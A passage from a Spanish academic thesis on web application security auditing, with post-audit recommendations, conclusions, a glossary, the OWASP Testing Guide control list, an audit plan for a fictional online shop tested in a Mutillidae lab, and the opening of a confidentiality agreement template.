Dado que la aplicación presenta los riesgos más importantes y críticos descritos por OWASP es possible comprometer la información que se maneja en la aplicación y la funcionalidad que ofrece a sus usuarios. Pero las vulnerabilidades detectadas no sólo suponen un riesgo para la información que contiene la aplicación sino para toda la organziación ya que puede ser utilizada para pivotar a redes internas y acceder a servicios internos de la compañía.

Por estos motivos actualmente esta aplicación supone un riesgo para la organización y debería valorarse su desconexión hasta que pueda garantizar unas protecciones mínimas de seguridad. En el caso de que no pueda desconectarse por ser necesaria para el negocio de la compañía se recomienda lo siguiente para reducir el impacto que puedan generar incidentes derivados de la explotación de las vulnerabilidades detectadas:

- Aislamiento de la apliación en una red que no tenga comunicación con otros sistemas (especialmente internos).
- Implementación de sistemas de detección y prevención de intrusos que permitan visualizar, trazar eventos de seguridad y en la medida de lo possible bloquear los intentos de explotación de las vulnerabildades detectadas.
- Activar los logs de los sistemas y su envío a servidores externos a la máquina.
- Desactivación de todos los servicios y funcionalidades que no sean estrictamente necesarias.
- Poner en marcha de manera urgente un plan de actualización de la página web y los servicios que contiene para corregir las vulnerabilidades detectadas.

La seguridad debería de estar presente en todas las fases del desarrollo de una aplicación, y no tratarse de forma puntual al finalizar el desarrollo:

- Antes del desarrollo.
- Definición y diseño.
- Durante el desarrollo.
- Despliegue.
- Mantenimiento y soporte.

Basándonos en los controles de la ISO27002 se recomienda también aplicar las siguientes medidas:

- **Gestión de activos:**
  - Generar un inventariado y valoración de los activos de la organización.
  - Implementar un procedimiento de actualización de inventario de activos.
  - Asignar responsabilidades sobre los activos.
  - Clasificar la información que se maneja en la organización.
  - Determinar la sensibilidad de la información y como ha de usarse.
- **Control de accesos:**
  - Definir una política de control de accesos a redes y servicios.
  - Definir un procedimiento de gestión de cuentas de usuarios donde se determinen las altas y bajas de usuarios, los derechos de acceso asignados, la información que se permite gestionar a los usarios, una revisión de los derechos y la retirada de permisos.
  - Definir procedimientos seguros de inicio de sesión.
  - Definir una política segura de contraseñas.

- **Cifrado:**
  - Definir unas políticas seguras para el cifrado de la información y gestión de claves.
- **Seguridad en la operativa:**
  - Definir y aplicar procedimientos de gestión de cambios que permitan tener los sistemas actualizados.
  - Separación de los entornos de desarrollo, prueba y producción.
  - Aplicar controles contra el código malicioso.
  - Realizar copias de seguridad de la información.
  - Registrar la actividad en los sistemas y proceder a su supervisión.
  - Generar un procedimiento de gestión de vulnerabilidades.
  - Aplicar auditorías técncias de forma periódica.
- **Adquisición, desarrollo y mantenimiento de los sistemas de información.**
  - Aplicar una política de desarrollo seguro de software.
  - Revisión técnica de las aplicaciones tras efectuar cambios en el sistema operativo.

    - Aplicar medidas de seguridad en los entornos de desarrollo.
    - Protección de los datos utilizados en pruebas.
- **Gestión de incidentes.**
    - Definir un procedimiento de gestión de incidentes.

3. Conclusiones

Al comienzo del documento se ha mostrado como cada vez hay más usuarios que hacen uso de Internet, y la tendencia actual de presentar la información de los servicios ofrecidos a los usarios a través de páginas web.

Es necesario que estos servicios estén accesibles públicamente en redes inseguras como es el caso de Internet.

Tras analizar los principales riesgos presentes en las aplicaciones web indicados por OWASP, se ha comprobado que un compromiso de estas aplicaciones puede suponer un gran impacto en las organizaciones, afectando tanto a la información que manejan, como a las funcionalidades, la confianza que depositan los usuarios, la imagen de la organización, y a los ingresos de las compañías.

Aunque las auditorías técnicas de seguridad son una buena herramienta para detectar problemas de segurdiad en las aplicaciones, y éstas deberían de aplicarse de forma periódica en las organizaciones, no hay que perder de vista que la seguridad debe de estar presente en todo el ciclo del desarrollo de software.

La planificación del proyecto se ha seguido según lo previsto y tras la finalización se comprueba que ha sido adecuada.

Sin embargo se ha detectado que la comprobación de los controles que propone OWASP en su Testing Guide requiere de una gran cantidad de tiempo, por lo que la elección de los controles a auditar debe de tener este factor en cuenta y ajustarse al tiempo disponible.

Como líneas de trabajo futuro se podría avanzar automatizando la comprobación de estos controles, reduciendo de esta manera el tiempo que el auditor tiene que invertir en esta fase, que es, con diferencia, la que más tiempo supone en todo el proceso de auditoría.

4. Glosario

Autorización: protege los recursos de un sistema permitiendo que sólo sean usados por aquellos usuarios a los que se les ha concedido el acceso.

Cookie: pequeña cantidad de datos enviados por un servidor web a un cliente, los cuales pueden ser almacenados y devueltos un tiempo después. Las cookies son usadas para mantener el estado de los usuarios o guardar actividad de navegación.

Cross-Site Scripting: técnica de ataque que permite a una tercera persona inyectar en el sitio web código Javascript o en otro lenguaje similar, evitando medidas de control como la Política del mismo origen.

Denegación de Servicio: técnica de ataque que consume todos lo recursos disponibles de un sitio web con la intención de que no sea posible acceder por los usuarios legítimos. Los recursos a comsumir pueden ser tiempo de CPU, memoria, ancho de banda, espacio en disco, etc. Cuando uno de esos recursos alcanza su capacidad completa, el sistema normalmente será inaccesible para la actividad normal de los usuarios.

Directorio trasversal: técnica usada para explotar sitios web accediendo a ficheros y comandos más allá del directorio raíz de la aplicación. La mayoría de las aplicaciones web restringen el acceso del usuario a una carpeta del sistema de ficheros, normalmente llamada el document root. Esos directorios contienen ficheros y ejecutables para uso público. En la mayoría de los casos, un usuario no debería de de ser capaz de acceder a ficheros más allá de ese punto.

Firewall de aplicación web: un dispositivo intermediario, entre un cliente web y un servidor web, que analiza los mensajes de la capa 7 de la pila OSI en busca de intentos de ataques o peticiones anómalas. Se utiliza para proteger el servidor web de ataques.

Fuerza bruta: forma de recuperar una contraseña probando todas las combinaciones possibles hasta encontrar aquella que permite el acceso.

Fuga de información: cuando una página web revela información sensible, como los comentarios de un desarrollador o mensajes de error, los cuales pueden ser usados por un atacante apra comprometer un sistema.

Hypertext Transfer Protocol (HTTP): esquema de protocolo usado en la Wold Wide Web. HTTP describe la manera en que un cliente pide datos y como un servidor web responde a esas peticiones.

Identificador de sesión: son datos usados en redes de comunicaciones (a menudo sobre HTTP) para identificar una sesión, es decir, una serie de mensajes intercambiados relacionados. Los identificadores de sesión son necesarios en los casos en los que se use protocolos sin estado como HTTP.

Inyección SQL: es una técnica de ataque que inyecta código SQL en los puntos de entrada de una aplicación para alterar el contenido o funcionamiento normal y ejecutar el código malicioso en la base de datos.

Javascript: popular lenguaje de scripting del lado del cliente usado para crear páginas de contenido dinámico.

Secure Socket Layer (SSL): protocolo de clave pública estandar usado para crear túneles cifrados entre dos dispositivos conectados en una red.

Servidor web: software de propósito general que maneja y responde a peticiones HTTP. Un servidor web puede utilizar una aplicación web para generar una página web con contenido dinámico.

5. Bibliografía

[1] http://www.internetlivestats.com 05/06/2016

[2] http://www.smartinsights.com/internet-marketing-statistics/happens-online-60-seconds/ 05/06/2016

[3] https://www.owasp.org/images/5/52/OWASP_Testing_Guide_v4.pdf 05/06/2016

[4] https://www.owasp.org/images/5/5f/OWASP_Top_10_-_2013_Final_- _Espa%C3%B1ol.pdf 05/06/2016

[5] http://www.isecom.org/mirror/OSSTMM.3.pdf 05/06/2016

[6] http://csrc.nist.gov/publications/nistpubs/800-115/SP800- 115.pdf 05/06/2016

[7] http://csrc.nist.gov/publications/PubsSPs.html#SP 800 05/06/2016

[8] http://csrc.nist.gov/publications/PubsSPs.html#SP 1800 05/06/2016

[9] http://csrc.nist.gov/publications/PubsSPs.html#SP 500 05/06/2016

[10] http://www.hackmageddon.com/ 05/06/2016

[11] http://projects.webappsec.org/f/WASC-TC-v2_0.pdf 05/06/2016

[12] http://www.pentest-standard.org/index.php/Main_Page 05/06/2016

[13]http://administracionelectronica.gob.es/pae_Home/pae_Documentacion/pae_Metodolog/pae_Magerit.html 05/06/2016

[14] https://www.enisa.europa.eu/topics/threat-risk-management/threats-and-trends/enisa-threat-landscape/etl2015/enisa-threat-taxonomy-a-tool-for-structuring-threat-information 05/06/2016

[15] https://www.ccn-cert.cni.es/series-ccn-stic/800-guia-esquema-nacional-de-seguridad/988-ccn-stic-817-gestion-de-ciberincidentes/file.html 05/06/2016

[16] https://www.owasp.org/index.php/OWASP_Broken_Web_Applications_Project 05/06/2016

[17] https://www.owasp.org/index.php/OWASP_Vulnerable_Web_Applications_Directory_Project 05/06/2016

[18] https://www.incibe.es/file/iw9EOejglGQq8a9E2V9T6g 05/06/2016

6. Anexos

Anexo 1: Controles OWASP

Information Gathering	
OTG-INFO-001	Conduct Search Engine Discovery and Reconnaissance for Information Leakage
OTG-INFO-002	Fingerprint Web Server
OTG-INFO-003	Review Webserver Metafiles for Information Leakage
OTG-INFO-004	Enumerate Applications on Webserver
OTG-INFO-005	Review Webpage Comments and Metadata for Information Leakage
OTG-INFO-006	Identify application entry points
OTG-INFO-007	Map execution paths through application
OTG-INFO-008	Fingerprint Web Application Framework
OTG-INFO-009	Fingerprint Web Application
OTG-INFO-010	Map Application Architecture

Tabla 3: Information Gathering Controls

Configuration and Deploy Management Testing	
OTG-CONFIG-001	Test Network/Infrastructure Configuration
OTG-CONFIG-002	Test Application Platform Configuration
OTG-CONFIG-003	Test File Extensions Handling for Sensitive Information
OTG-CONFIG-004	Backup and Unreferenced Files for Sensitive Information
OTG-CONFIG-005	Enumerate Infrastructure and Application Admin Interfaces
OTG-CONFIG-006	Test HTTP Methods
OTG-CONFIG-007	Test HTTP Strict Transport Security
OTG-CONFIG-008	Test RIA cross domain policy

Tabla 4: Configuration and Deploy Management Testing Controls

Identity Management Testing	
OTG-IDENT-001	Test Role Definitions
OTG-IDENT-002	Test User Registration Process
OTG-IDENT-003	Test Account Provisioning Process
OTG-IDENT-004	Testing for Account Enumeration and Guessable User Account
OTG-IDENT-005	Testing for Weak or unenforced username policy
OTG-IDENT-006	Test Permissions of Guest/Training Accounts
OTG-IDENT-007	Test Account Suspension/Resumption Process

Tabla 5: Identity Management Testing Controls

Authorization Testing	
OTG-AUTHZ-001	Testing Directory traversal/file include
OTG-AUTHZ-002	Testing for bypassing authorization schema
OTG-AUTHZ-003	Testing for Privilege Escalation
OTG-AUTHZ-004	Testing for Insecure Direct Object References

Session Management Testing	
OTG-SESS-001	Testing for Bypassing Session Management Schema
OTG-SESS-002	Testing for Cookies attributes
OTG-SESS-003	Testing for Session Fixation
OTG-SESS-004	Testing for Exposed Session Variables
OTG-SESS-005	Testing for Cross Site Request Forgery
OTG-SESS-006	Testing for logout functionality
OTG-SESS-007	Test Session Timeout
OTG-SESS-008	Testing for Session puzzling

Tabla 7: Session Management Testing Controls

Input Validation Testing	
OTG-INPVAL-001	Testing for Reflected Cross Site Scripting
OTG-INPVAL-002	Testing for Stored Cross Site Scripting
OTG-INPVAL-003	Testing for HTTP Verb Tampering
OTG-INPVAL-004	Testing for HTTP Parameter pollution
OTG-INPVAL-005	Testing for SQL Injection
	Oracle Testing
	SQL Server Testing
	Testing PostgreSQL
	MS Access Testing
	Testing for NoSQL injection
OTG-INPVAL-007	Testing for LDAP Injection
OTG-INPVAL-008	Testing for ORM Injection
OTG-INPVAL-009	Testing for XML Injection
OTG-INPVAL-010	Testing for SSI Injection
OTG-INPVAL-011	Testing for XPath Injection
OTG-INPVAL-012	IMAP/SMTP Injection
OTG-INPVAL-013	Testing for Code Injection
	Testing for Local File Inclusion
	Testing for Remote File Inclusion
OTG-INPVAL-014	Testing for Command Injection
OTG-INPVAL-015	Testing for Buffer overflow
	Testing for Heap overflow
	Testing for Stack overflow
	Testing for Format string
OTG-INPVAL-016	Testing for incubated vulnerabilities
OTG-INPVAL-017	Testing for HTTP Splitting/Smuggling

Tabla 8: Input Validation Testing Controls

Error Handling	
OTG-ERR-001	Analysis of Error Codes
OTG-ERR-002	Analysis of Stack Traces

Tabla 9: Error Handling Controls

Cryptography	
OTG-CRYPST-001	Testing for Weak SSL/TSL Ciphers, Insufficient Transport Layer Protection
OTG-CRYPST-002	Testing for Padding Oracle
OTG-CRYPST-003	Testing for Sensitive information sent via unencrypted channels

Tabla 10: Cryptography Controls

Business Logic Testing	
OTG-BUSLOGIC-001	Test Business Logic Data Validation
OTG-BUSLOGIC-002	Test Ability to Forge Requests
OTG-BUSLOGIC-003	Test Integrity Checks
OTG-BUSLOGIC-004	Test for Process Timing
OTG-BUSLOGIC-005	Test Number of Times a Function Can be Used Limits
OTG-BUSLOGIC-006	Testing for the Circumvention of Work Flows
OTG-BUSLOGIC-007	Test Defenses Against Application Mis-use
OTG-BUSLOGIC-008	Test Upload of Unexpected File Types
OTG-BUSLOGIC-009	Test Upload of Malicious Files

Tabla 11: Business Logic Testing Controls

Client Side Testing	
OTG-CLIENT-001	Testing for DOM based Cross Site Scripting
OTG-CLIENT-002	Testing for JavaScript Execution
OTG-CLIENT-003	Testing for HTML Injection
OTG-CLIENT-004	Testing for Client Side URL Redirect
OTG-CLIENT-005	Testing for CSS Injection
OTG-CLIENT-006	Testing for Client Side Resource Manipulation
OTG-CLIENT-007	Test Cross Origin Resource Sharing
OTG-CLIENT-008	Testing for Cross Site Flashing
OTG-CLIENT-009	Testing for Clickjacking
OTG-CLIENT-010	Testing WebSockets
OTG-CLIENT-011	Test Web Messaging
OTG-CLIENT-012	Test Local Storage

Tabla 12: Client Side Testing Controls

Anexo 2. Plan de auditoría

El plan de auditoría detallará la auditoría a realizar. En una auditoría real a un cliente sería necesario realizar una toma de requisitos para determinar de manera realista el alcance y las circunstancias del trabajo a realizar. Con este documento se busca la conformidad del cliente sobre el trabajo propuesto en el plan de auditoría. Este documento podría contener los siguientes puntos:

1. Establecimiento del alcance.
2. Descripción del entorno a auditar.
3. Metodologías que se usarán.
4. Definición de los plazos temporales de la auditoría.
5. Procedimientos de comunicación con los responsables durante el proceso.
6. Procedimiento de actuación ante la detección de vulnerabilidades críticas o problemas en los sistemas auditados a causa de las pruebas lanzadas.
7. Selección y descripción de los controles a auditar.
8. Herramientas que se usarán.
9. Requisitos necesarios para realizar las pruebas.
10. Restricciones a tener en cuenta.

Ya que no se trata de una auditoría real, los sistemas auditar se implementarán en un entorno de laboratorio. Habrá que seleccionar la aplicación contra la que lanzar las pruebas e implementarla.

Señalar que en el plan de auditoría se hablará en todo momento de una empresa, sistemas y condiciones ficticias como si de una situación real se tratara.

Establecimiento del alcance

El objetivo general de la auditoría a realizar para el cliente “Shop At Home S.A.” será identificar problemas de seguridad en la organización. En concreto se comprobarán una serie de controles presentes en una aplicación web.

El objeto del presente documento es recopilar los distintos aspectos a revisar dentro del ámbito de la auditoría. Se describirán los aspectos más relevantes.

Este documento constituirá la guía a emplear para la coordinación entre el equipo auditor y “Shop At Home S.A.” a la hora de planificar, programar las pruebas a realizar y gestionar las distintas autorizaciones necesarias para realizar la auditoría.

En este plan de auditoría no se pretende recopilar en detalle todas las pruebas a realizar sino describir la estrategia a seguir.

La presente auditoría se ceñirá a la revisión global de los controles de seguridad aplicados a la aplicación de “Shop At Home S.A.” ubicada en su dominio principal “www.shopathome.com”. Aunque se lanzarán pruebas sobre

el servidor web que sirve la aplicación, los esfuerzos se concentrarán en la propia aplicación web.

Las pruebas se realizarán desde la dirección IP IP_EMPRESA. Desde esta IP se lanzarán una serie de herramientas y técnicas utilizadas para comprobar la presencia de problemas de seguridad.

Este plan de auditoría se ejecutará entre el 11/04/2016 – 09/05/2016.

Se podrán realizar las siguiente pruebas:

- Escaneos activos
- Detección de vulnerabilidades
- Explotación de vulnerabilidades
- Fuerza bruta de credenciales
- Denegación de servicios

Descripción del entorno a auditar

La empresa “Shop At Home S.A.” tiene varias sedes repartidas por el territorio nacional. Se dedica principalmente a venta de artículos del hogar. La sede central se encuentra ubicada en Madrid, donde tiene los sistemas que sirven los servicios internos ofrecidos a sus empleados y los publicados para el acceso a sus clientes. Entre estos servicios públicos cuenta con una web a través de la cual muestra y vende un catálogo con sus productos a través de Internet.

El cliente solicita los servicios de auditoría por varios motivos:

- El “Shop At Home S.A.” quiere tener una visión del nivel de seguridad presente en la aplicación web publicada en Internet.
- Le preocupa que pueda ser sancionada por un incumplimiento de la LOPD
- Recientemente ha detectado una intrusión en sus sistemas. Aunque el incidente ya ha sido contenido y solucionado, quiere comprobar que no existe ninguna vulnerabilidad que se pueda aprovechar para acceder a sus sistemas.
- Le preocupa el daño a la imagen y la pérdida de confianza por parte de sus clientes, y como consecuencia una pérdida de ingresos.

Se indican algunos detalles recogidos tras la reunión mantenida entre el equipo auditor y la empresa “Shop At Home S.A.”:

- **Las características de los sistemas a auditar:**
  - Máquina Virtual: VirtualBox
  - Sistema Operativo: Ubuntu Linux
  - Servidor Web: Apache
  - Aplicación: PHP + Mysql

- **Características del negocio:** empresa dedicada a la venta de artículos del hogar. Cuenta con varias sedes repartidas por el territorio nacional. La tienda online la tienen en Madrid bajo el dominio www.shopathome.com y es el objetivo de esta auditoría.
- **Volumen de usuarios que hace uso de la aplicación:** la tienda online tiene una carga media diaria de 50.000 usuarios.
- **Sensibilidad de la información que maneja la aplicación:** se almacenan datos de usuario en el perfil de la tienda como el nombre, dirección y teléfono. No se manejan datos bancarios. La aplicación utiliza una pasarela de pago que devuelve el resultado de la operación.
- **Criticidad de los servicios que presta el sistema:** el servicio que se ofrece es crítico para la empresa. Un compromiso de la disponibilidad provocaría pérdidas económicas. Se dispone de una copia diaria completa de la base de datos de la aplicación.
- **Personal técnico que mantiene el sistemas:** la empresa cuenta con un departamento de sistemas compuesto por cuatro técnicos y un responsable. Prestan servicio in-situ de 8 a 17h de lunes a viernes. El resto del tiempo atienden los problemas que puedan surgir en remoto 24x7.
- **Relación con otros sistemas de la compañía:** el sistema a auditar está relacionado con un sistema de base de datos ubicado en la misma máquina.
- **Red en la que se ubica el sistema:** el sistema en producción se encuentra ubicado en la red DMZ y está publicado a Internet.
- **Sistemas de protección y detección implementados en la organización:** no hay sistemas de protección ni detección perimetrales que puedan bloquear o detectar ataques o conexiones maliciosas.

Metodología: Fases y tareas

Se indican las fases y tareas que se seguirán durante la ejecución de la auditoría:

1. Toma de requisitos: se mantiene una reunión con el “Shop At Home S.A.” y se recoge la información necesaria para determinar el alcance del trabajo a realizar. También se informa de las fases y tareas que se llevarán a cabo durante la auditoría.

2. Generación del Plan de auditoría: se trata de la generación del presente documento, en el que se describe el trabajo a realizar. Este informe se enviará al cliente y si está conforme se seguirá con la ejecución de las pruebas de auditoría.

3. Ejecución de pruebas: en esta fase se ejecutarán las pruebas de auditoría descritas en el Plan de Auditoría. Se seguirán las siguientes fases:

1. **Reconocimiento (footprinting):** obtención de información de los objetivos. Se puede obtener información de bases de datos whois, de los servidores dns, de base de datos de Internet, etc.
2. **Escaneo (fingerprinting):** obtención de información de los activos estableciendo comunicación con ellos. Dentro de esta fase entrarían el descubrimiento de activos, escaneo de puertos, figenprinting de servicios, etc.
3. **Detección de vulnerabilidades:** con toda la información recogida anteriormente junto con el lanzamiento de nuevas herramientas se identificarán vulnerabilidades presentes en los sistemas.
4. **Verificación de vulnerabilidades:** en esta fase de intentarán verificar la presencia de las vulnerabilidades identificadas lanzando pruebas concretas.
5. **Análisis de resultados:** se realizarán un análisis de toda la información recogida. Puede que sea necesario lanzar alguna prueba más para obtener evidencias.

4. Generación del informe de auditoría: una vez que se tengan los resultados de las pruebas y se hayan analizado se generará el informe de auditoría, en el que se expondrán los datos relevantes en un resumen ejecutivo, un detalle de los controles y pruebas realizadas, y unas recomendaciones para mejorar el nivel de seguridad de la organización.

5. Presentación del informe: por último se mantendrá una reunión con el cliente y se presentarán los datos de la auditoría. Se aprovechará para resolver cualquier duda que pueda surgir así como para contrastar la información y sugerir medidas a tomar a corto, medio y largo plazo.

6. Seguimiento de la auditoría: se acompañará durante la aplicación de las nuevas medidas o controles. Se recomienda repetir la auditoría y comprobar la efectividad de los controles implementados.

Definición de los plazos temporales

Se indica los plazos temporales establecidos para las fases de la auditoría:

- **Plan de Auditoría:** 22/03/2016 – 11/04/2016
- **Ejecución de pruebas de auditoría:** 12/04/2016 – 09/05/16
- **Informe de auditoría:** 10/05/2016 – 06/06/2016
- **Presentación de la auditoría:** 07/06/2016 – 13/06/2016

Tipo de auditoría

La auditoría a realizar será de caja gris, es decir, se realizarán pruebas con métodos similares a los de caja negra, simulando ataques reales. Sin embargo, se cuenta con alguna información de los sistemas a auditar, y si fuera necesario, se podría pedir más información, como ficheros de configuración, ficheros de logs, diagramas de red y arquitectura, etc. si fuera necesario.

Este tipo de test permite identificar un mayor número de amenazas en el menor tiempo disponible y proporciona una estimación realista de las amenazas.

Documentación de referencia

Al tratarse de una aplicación web se tomará como referencia la documentación proporcionada por OWASP. El proyecto abierto de seguridad en aplicaciones Web (OWASP) es una comunidad abierta dedicada a generar documentación, proyectos, eventos para la mejora de la seguridad web en las organizaciones. Principalmente OWASP proporciona:

- Herramientas y estándares de seguridad en aplicaciones.
- Libros completos de revisiones de seguridad y desarrollo seguro de código.
- Listas de correo.
- Conferencias.
- Investigaciones.
- Controles de seguridad y librerías.

Durante esta auditoría de seguridad se tomará principalmente la información ofrecida por los siguientes proyectos de OWASP:

- OWASP Top Ten 2013: https://www.owasp.org/index.php/Top_10_2013-Top_10
- OWASP Testing Guide v4: https://www.owasp.org/index.php/OWASP_Testing_Guide_v4_Table_of_Contents

Aunque también se hará uso de otros documentos y herramientas disponibles en su página principal: www.owasp.org.

Por otra parte se tendrá en cuenta la información proporcionada por los siguientes proyecotos:

- Open Source Security Testing Methodology Manual (OSSTMM): http://www.isecom.org/mirror/OSSTMM.3.pdf
- Pentest Standard: http://www.pentest-standard.org/
- NIST SP 800-115 Technical Guide to Information Security Testing and Assessment: http://csrc.nist.gov/publications/nistpubs/800-115/SP800-115.pdf

Así como otras guías del NIST de las siguientes series:

- SP 800 - Computer Security: http://csrc.nist.gov/publications/PubsSPs.html#SP 800
- SP 1800 - NIST Cybersecurity Practice Guides: http://csrc.nist.gov/publications/PubsSPs.html#SP 1800

- SP 500 - Computer Systems Technology: http://csrc.nist.gov/publications/PubsSPs.html#SP 500

Procedimientos de comunicación

La comunicación se realizarán en todo momento con el Sr. Peter Jackson, gerente de Shop At Home S.A., y con el responsable de sistemas, Abraham Foster, a través de los datos de contacto proporcionados:

Gerente:

- Email: pjackson@shopathome.com
- Tlfno: 666 777 888
- Disponibilidad: 24x7

Responsable de Sistemas:

- Email: afoster@shopathome.com
- Tlfno: 676 878 099
- Disponibilidad: 24x7

Solo se establecerá comunicación con otra persona si algunos de los contactos anteriores lo autorizan expresamente.

Procedimientos de comunicación ante problemas en los sistemas auditados

En el caso de encontrar alguna vulnerabilidad crítica en el sistema a auditar o se detectara algún problema derivado de las pruebas realizadas se comunicará inmediatamente al gerente de la compañía o al director de sistemas para que tomem las medidas oportunas.

Para evitar generar algún impacto en los usuarios que hacen uso de la aplicación objeto de esta auditoría se acuerda no lanzar pruebas activas sobre la aplicación antes de las 15h. A partir de esta hora el volumen de usuarios que hace uso de la aplicación es menor, por lo que cualquier problema generará un menor impacto en el servicio ofrecido.

El procedimiento de comunicación urgente se activará en el caso de detectar una vulnerabilidad grave en los sistemas o al verse comprometida la disponibilidad del servicio ofrecido por el sistema. Se entiende por vulnerabilidad grave cualquier aspecto que genere:

- La filtración de información sensible.
- La modificación no autorizada de información.
- Un mal funcionamiento del sistema de información.

Al detectarse alguna de las situaciones anteriores el auditor informará inmediatamente a los contactos, transmitirá la situación de manera clara, el hecho que ha originado la situación. En cualquier caso el detalle del incidente se documentará en el informe de auditoría.

Selección y descripción de los controles a auditar

Los controles que se auditarán estarán relacionados con los riesgos más relevantes identificados por OWASP en su proyecto OWASP Top Ten 2013, son los siguientes:

- **A1 – Inyección:** Las fallas de inyección, tales como SQL, OS, y LDAP, ocurren cuando datos no confiables son enviados a un interprete como parte de un comando o consulta. Los datos hostiles del atacante pueden engañar al interprete en ejecutar comandos no intencionados o acceder datos no autorizados.
- **A2 – Pérdida de Autenticación y Gestión de Sesiones:** Las funciones de la aplicación relacionadas a autenticación y gestión de sesiones son frecuentemente implementadas incorrectamente, permitiendo a los atacantes comprometer contraseñas, claves, token de sesiones, o explotar otras fallas de implementación para asumir la identidad de otros usuarios.
- **A3 – Secuencia de Comandos en Sitios Cruzados (XSS):** Las fallas XSS ocurren cada vez que una aplicación toma datos no confiables y los envía al navegador web sin una validación y codificación apropiada. XSS permite a los atacantes ejecutar secuencia de comandos en el navegador de la víctima los cuales pueden secuestrar las sesiones de usuario, destruir sitios web, o dirigir al usuario hacia un sitio malicioso.
- **A4 – Referencia Directa Insegura a Objetos:** Una referencia directa a objetos ocurre cuando un desarrollador expone una referencia a un objeto de implementación interno, tal como un fichero, directorio, o base de datos. Sin un chequeo de control de acceso u otra protección, los atacantes pueden manipular estas referencias para acceder datos no autorizados.
- **A5 – Configuración de Seguridad Incorrecta:** Una buena seguridad requiere tener definida e implementada una configuración segura para la aplicación, marcos de trabajo, servidor de aplicación, servidor web, base de datos, y plataforma. Todas estas configuraciones deben ser definidas, implementadas, y mantenidas ya que por lo general no son seguras por defecto. Esto incluye mantener todo el sotfware actualizado, incluidas las librerías de código utilizadas por la aplicación.
- **A6 – Exposición de Datos Sensibles:** Muchas aplicaciones web no protegen adecuadamente datos sensibles tales como números de tarjetas de crédito o credenciales de autenticación. Los atacantes pueden robar o modificar tales datos para llevar a cabo fraudes, robos de identidad u otros delitos. Los datos sensibles requieren de métodos de protección adicionales tales como el cifrado de datos, así como también de precauciones especiales en un intercambio de datos con el navegador.
- **A7 – Ausencia de Control de Acceso a las Funciones:** La mayoría de aplicaciones web verifican los derechos de acceso a nivel de función antes de hacer visible en la misma interfaz de usuario. A pesar de esto,

las aplicaciones necesitan verificar el control de acceso en el servidor cuando se accede a cada función. Si las solicitudes de acceso no se verifican, los atacantes podrán realizar peticiones sin la autorización apropiada.

- **A8 – Falsificación de Peticiones en Sitios Cruzados (CSRF):** Un ataque CSRF obliga al navegador de una víctima autenticada a enviar una petición HTTP falsificado, incluyendo la sesión del usuario y cualquier otra información de autenticación incluida automáticamente, a una aplicación web vulnerable. Esto permite al atacante forzar al navegador de la victima para generar pedidos que la aplicación vulnerable piensa son peticiones legítimas provenientes de la víctima.
- **A9 – Uso de Componentes con Vulnerabilidades Conocidas:** Algunos componentes tales como las librerías, los frameworks y otros módulos de software casi siempre funcionan con todos los privilegios. Si se ataca un componente vulnerable esto podría facilitar la intrusión en el servidor o una perdida seria de datos. Las aplicaciones que utilicen componentes con vulnerabilidades conocidas debilitan las defensas de la aplicación y permiten ampliar el rango de posibles ataques e impactos.
- **A10 – Redirecciones y reenvíos no validados:** Las aplicaciones web frecuentemente redirigen y reenvían a los usuarios hacia otras páginas o sitios web, y utilizan datos no confiables para determinar la página de des=no. Sin una validación apropiada, los atacantes pueden redirigir a las víctimas hacia sitios de phishing o malware, o utilizar reenvíos para acceder páginas no autorizadas.

Durante el proceso de comprobación de los riesgos anteriores también se informará si se detecta algún problema relacionado con los grupos de controles del OWASP Testing Guide v4. Estos controles se pueden consultar en el **Anexo 3** de este documento, así como otros problemas de seguridad importantes que se detecten relacionados con el servidor web, sistema operativo u otro elemento.

Además de las pruebas técnicas contra la aplicación web se podrá auditar en caso de que se estime necesario lo siguiente:

- Configuración de los sistemas.
- Análisis de los ficheros de logs.
- Diagramas de arquitectura.
- Procedimientos de gestión.
- Personal interno relacionado con el sistema a auditar.

Requisitos necesarios para realizar las pruebas de auditoría

Los requisitos necesarios para realizar las pruebas son los siguientes:

- Conectividad con la aplicación a auditar.
- Si fuera necesario se solicitará un usuario para acceder a secciones restringidas de la aplicación.
- Si fuera necesario se solicitarán diagramas de arquitectura, ficheros de logs o configuraciones de los sistemas a auditar para ampliar información o confirmar algún problema detectado durante la ejecución de las pruebas.
- Antes de empezar con las pruebas es necesario que el cliente cuente con una copia de la base de datos de la aplicación ya que algunas de las pruebas a lanzar pueden ser intrusivas, y podrían provocar modificaciones en la información almacenada en la base de datos.
- Es necesario que las personas de contacto estén al tanto de las fechas de realización de las pruebas de auditoría, por si fuera necesario activar el procedimiento de emergencia y restablecer algún sistema.

Restricciones a tener en cuenta

Según lo acordado con el “Shop At Home S.A.” se tendrán en cuenta las siguientes restricciones:

- Las pruebas de auditoría se realizarán a la aplicación www.shopathome.com y al sistema que la sirve exclusivamente.
- No se lanzarán pruebas activas contra el sistema antes de las 15h.
- Las pruebas se realizarán desde la dirección IP IP_EMPRESA.

Anexo 3. Descripción de laboratorio

Se valoran las aplicaciones vulnerables incluidas en los proyectos OWASP Vulnerable Web Applications Directory Project:

- https://www.owasp.org/index.php/OWASP_Vulnerable_Web_Applications_Directory_Project

Y las del proyecto OWASP Broken Web Application Project (OWASPBWA):

- https://www.owasp.org/index.php/OWASP_Broken_Web_Applications_Project

Se elige como máquina vulnerable la aplicación **Mutillidae 2**, incluida en OWASPBWA.

Esta aplicación incluye los diez riesgos descritos en el Top 10 de OWASP de 2013 y los años anteriores, así como otras vulnerabilidades web. Se trata de una aplicación muy completa para lanzar pruebas de detección y explotación de vulnerabilidades web. Se utilizará la máquina virtual proporcionada por el proyecto OWASPBWA en un entorno VirutalBox.

Para lanzar las pruebas se usará una máquina virtual en el entorno VirtualBox con la distribución **Kali Linux 2.0** instalada (https://www.kali.org/). La mayoría de las herramientas necesarias se encuentran ya instaladas en Kali Linux, pero en el caso de ser necesaria alguna otra se instalará en esta distribución.

Anexo 3: Acuerdo de confidencialidad y secreto

ACUERDO DE CONFIDENCIALIDAD Y SECRETO

En.....a.....de.....de 20.....

REUNIDOS

D./Dª ....., mayor de edad, con domicilio en la C/..... Nº....., Localidad..... Provincia..... C.P..... con D.N.I....., y en representación de la compañía…… con CIF……. y domicilio social en…… y,

D./Dª ....., mayor de edad, con domicilio en la C/..... Nº....., Localidad..... Provincia..... C.P..... con D.N.I....., y en representación de la compañía…… con CIF……. y domicilio social en…… y,

Exponen

- Que ambas partes se reconocen capacidad jurídica suficiente para suscribir el presente documento.
- Que ambas partes desean iniciar una relación negocial y de colaboración mutua a nivel empresarial.
- Que durante la mencionada relación las partes intercambiarán o crearán información que están interesadas en regular su confidencialidad y secreto mediante las siguientes:

Condiciones
